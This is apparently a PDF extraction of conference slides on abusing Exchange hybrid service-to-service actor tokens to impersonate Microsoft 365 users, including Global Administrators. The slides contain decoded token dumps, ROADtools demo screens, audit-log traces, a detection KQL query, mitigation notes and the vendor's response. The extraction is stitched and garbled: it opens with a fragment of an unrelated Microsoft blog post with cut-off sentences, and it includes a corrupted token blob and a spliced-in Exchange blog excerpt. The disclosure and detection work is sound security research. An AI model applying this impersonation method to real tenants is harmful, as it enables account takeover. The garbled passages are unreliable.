# Enhancing Microsoft 365 security by eliminating high-priv

By [Naresh Ka](#)


High-privileged access (HPA) occurs when an application or service obtains broad access to customer content, allowing it to impersonate other users without providing any proof of user context. For example, Applications A and B

may have a service-to-s scenario. Application A

Application B can access APIs without a user con

## Microsoft's approach to access rights

Eliminating HPA ensures that users and applications have only the necessary access rights. Our strategy within Microsoft's internal Microsoft 365 environment involved fostering an 'assume breach' mindset, with a focus on the stringent enforcement of new standard authentication protocols. With this approach, we have successfully mitigated more than 1,000 high-privilege application scenarios thus far. Achieving this was a monumental cross-functional effort at Microsoft, engaging more than 200 engineers across the company.



# Demo

Activities

X-terminal-emulator ▾

...

user@ubuntu:~/ROADtools/pocs

roadrecon gui

user@ubuntu:~

user@ubuntu:~/ROADtools

user@ubuntu:~/RO

(ROADtools) → pocs git:(master) X

user@ubuntu:~/ROADtools/pocs 198x46

# But wait... there is more

- What if we request an actor token for graph.windows.net?


```
(ROADtools) → ROADtools git:(master) ✘ roadtx describe -f .roadtools_actortoken
{
  "alg": "RS256",
  "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
  "typ": "JWT",
  "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
  "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "exp": 1752668227,
  "iat": 1752581527,
  "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nameid": "00000003-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nbf": 1752581527,
  "oid": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",
  "rh": "1.AXQAj_KHYn9PIk0WUahpfY_hvAIAAAAAAAAwAAAAAAAActAQB0AA.",
  "sub": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",
  "trustedfordelegation": "true",
  "xms_spcu": "true"
}
```

```
(ROADtools) → pocs git:(master) ✘ roadtx describe -f .roadtools_auth
{
    "alg": "none",
    "typ": "JWT"
}
{
    "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRYN
QiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMj
MDAwMC1jMDAwLTAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQi
l0eXByb3ZpZGVyIjoiMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwQDYyODdmMjhmlTRmN2YtND
ZTAwLTAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOiJhNzYx
I2LTRjODAtYWE1MC01MDQ5NjIzMjIiLCJ0cnVzdGVkZm9yZGVsZWdhGlvbiI6InRydWUiLCJ4bXNfc3Bjds
JTgJAQzrVAztKO2FsCXCpCn2XgCOL2YmdSmDpmF76WogMyJxzbwXPNOGB3UdICb19vJCAaxl2F0XG3hJgKkShuWK
96wWSyPxj5zyFCP7j0aC<RTXRNi17M1rLe6gak9c85<00xm6TTqcpHEVCBTTel y6AdVpM08gPyzlJqjtAp-iHS
    "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-96
    "exp": 1753221066,
    "iat": 1753220766,
    "iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "1003200087D335D0",
    "nbf": 1753220766,
    "nii": "urn:federation:MicrosoftOnline",
    "sip": "dirkjan@iminyour.cloud",
    "smtp": "dirkjan@iminyour.cloud",
    "upn": "dirkjan@iminyour.cloud"
}
```

# *netId / nameid* property

The screenshot shows the ROADrecon interface. On the left is a sidebar with navigation links: Home, Users, Groups, Devices, Administrative Units, Directory roles, and Applications. The 'Users' link is currently selected. At the top right, there is a 'Filter' input field containing the text 'dirkjan'. Below the filter, there are two columns: 'Name' and 'UserPrincipalName'. A table row is visible, showing 'Dirk-jan' in the Name column and 'Dirk-jan Mo...' in the UserPrincipalName column. A modal window is open for the user 'Dirk-jan'. The modal title is 'Dirk-jan'. Inside, there is a JSON-like dump of user properties. One of the properties, 'netId', is highlighted with a red box.

```
        description: "Can manage all aspects of Microsoft Entra ID resources.",  
        displayName: "Global Administrator",  
        mobile: null,  
        msExchMailboxGuid: null,  
        msExchRecipientTypeDetails: null,  
        msExchRemoteRecipientType: null,  
        netId: "1003200087D335D0",  
        objectId: "34c0abec-4cf2-490b-bbe1-2c7be9cabbb1",  
        objectType: "User",  
        onPremisesDistinguishedName: null,  
        onPremisesObjectIdentifier: null
```



# Demo

Activities

X-terminal-emulator ▾

~/ROADtools/pocs/addback



user@ubuntu:~/ROADtools/pocs

(ROADtools) → pocs git:(master) X

user@ubuntu:~/ROADtools/pocs 131x42

user@ubuntu:~/ROADtools/pocs

roadrecon gui

# Audit logs

- If you make changes with this method, the audit logs look “odd”

Initiated by (actor)

Type	User
Display Name	Office 365 Exchange Online
Object ID	34c0abec-4cf2-490b-bbe1-2c7be9cabbb1
IP address	94.211
User Principal Name	<a href="mailto:dirkjan@iminyour.cloud">dirkjan@iminyour.cloud</a>

# Detection KQL

```
AuditLogs
| where not(OperationName has "group")
| where not(OperationName == "Set directory feature on tenant")
| where InitiatedBy has_all ( "Office 365 Exchange Online","user")
| where InitiatedBy.user.displayName == "Office 365 Exchange Online"
```

Thanks to Fabian Bader and FalconForce for validating the query and helping with fine-tuning it

# Establishing whether you are affected

The screenshot shows the ROADrecon web application interface. On the left is a sidebar with navigation links: Home, Users, Groups, Devices, Administrative Units, Directory roles, Applications, Service Principals, Application roles, OAuth2 Permissions, and MFA. The 'Office 365' link is highlighted. The main area has a 'Filter' input field containing 'exchange onlin'. Below it is a table with columns 'Name' and 'Type'. A modal window titled 'Office 365 Exchange Online' displays a JSON object with three key credentials. The first credential is highlighted with a red box.

```
keyCredentials: Array[3]
  ▼ 0: Object
    customKeyIdentifier: "31F25099B43C5C0470EC851838644A26C845C718"
    endDate: "2026-01-11T15:31:26Z"
    keyId: "04a4927b-d46e-4026-b7ad-35f5c325a8e6"
    startDate: "2025-06-19T07:19:06Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIICrjCCA...AwDQYJKoZIhvcNAQELBQAw"
  ▼ 1: Object
    customKeyIdentifier: "3749786C4F6440B27AB76F90437EF6338138E74F"
    endDate: "2029-06-09T15:59:08Z"
    keyId: "a6df8a00-4fb2-43cf-b278-23f57e1bdda5"
    startDate: "2024-07-05T15:59:08Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIIDKTCCAhGgAwIBAgIQ...sFADA1MTMw"
  ▼ 2: Object
    customKeyIdentifier: "2B1A04A47158EA7130B3711B548669A8089FB582"
    endDate: "2030-02-25T19:06:58Z"
    keyId: "7f2dd328-cd13-48db-ac50-26cf96114cc4"
    startDate: "2025-02-25T18:56:58Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIIDJzCCA...gAwIBAgIQMbIctPiNCoVIBJ/z7HofojANBgkqhkiG9w0BAQsFADAZMRcw"
```

# Mitigation

- It is actually possible to “split” the service principals from Exchange on-prem and Exchange online, announced in April this year
- Will be required by October 2025

EXCHANGE TEAM BLOG 11 MIN READ

## Exchange Server Security Changes for Hybrid Deployments



The\_Exchange\_Team Platinum Contributor


Apr 18, 2025

As a part of Microsoft's [Secure Future Initiative \(SFI\)](#), security remains our top priority. In alignment with SFI, Exchange Server is implementing several changes to enhance the security of Exchange Server hybrid deployments. This blog post outlines the current and upcoming changes that apply specifically to Exchange Server hybrid deployments. If your organization does not have any form of Exchange hybrid configured, this post does not apply to you.

### Change 1: Transitioning to a dedicated Exchange hybrid application

# MSRC Response

- I did not think this is a vulnerability, just flawed design.
- Submitted it as a heads up to MSRC 3 weeks before Black Hat.
- The product team did consider it a vulnerability.
- They expedited a fix for the graph.windows.net impersonation.
- Blocked for 1<sup>st</sup> party Service Principal credentials since last Friday.
  
- Exchange / SharePoint impersonation still possible for now.
- CVE-2025-53786 assigned today (August 6<sup>th</sup>) with further Microsoft guidance.



# Conclusions

- Entra ID connect on-prem was way more powerful than you thought.
- Most attack paths from Entra ID connect are now mitigated.
- Exchange hybrid on-prem = Exchange online.
- Exchange online has/had unrestricted access in your tenant through S2S actor tokens with impersonation rights.
- S2S actor tokens design is messed up, should never have existed and the impersonation should be removed ASAP.
- Lack of transparency about internal auth protocols hurts security.
- Customers running Exchange hybrid should apply mitigations to reduce the impact.

# References / reading material

- Overwriting global admins via soft matching:  
<https://blog.fox-it.com/2019/06/06/syncing-yourself-to-global-administrator-in-azure-active-directory/>
- Overwriting eligible users:  
<https://www.semperis.com/blog/smtp-matching-abuse-in-azure-ad/>
- Seamless SSO abuse:  
<https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>
- SAML security considerations (AD FS attacks):  
<https://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf>
- Internal Azure AD graph API:  
<https://dirkjanm.io/assets/raw/Im%20in%20your%20cloud%20bluehat-v1.0.pdf>
- S2S tokens (SharePoint specific)  
[https://learn.microsoft.com/en-usopenspecs/sharepoint\\_protocols/ms-sps2sauth/f80a09df-8e0e-434f-93bd-a348d52a8022](https://learn.microsoft.com/en-usopenspecs/sharepoint_protocols/ms-sps2sauth/f80a09df-8e0e-434f-93bd-a348d52a8022)
- Exchange hybrid authentication Oauth2 setup:  
<https://learn.microsoft.com/en-us/exchange/configure-oauth-authentication-between-exchange-and-exchange-online-organizations-exchange-2013-help>
- Dumping Entra ID connect credentials:  
<https://dirkjanm.io/updating-adconnectdump-a-journey-into-dpapi/>
- Adding credentials to first-party apps as application admin:  
<https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/>
- Other talks on these topics:  
<https://dirkjanm.io/talks/>
- Other great Entra Connect based abuse:  
<https://specterops.io/blog/2025/07/30/entra-connect-attacker-tradecraft-part-3/> (and the previous parts linked there)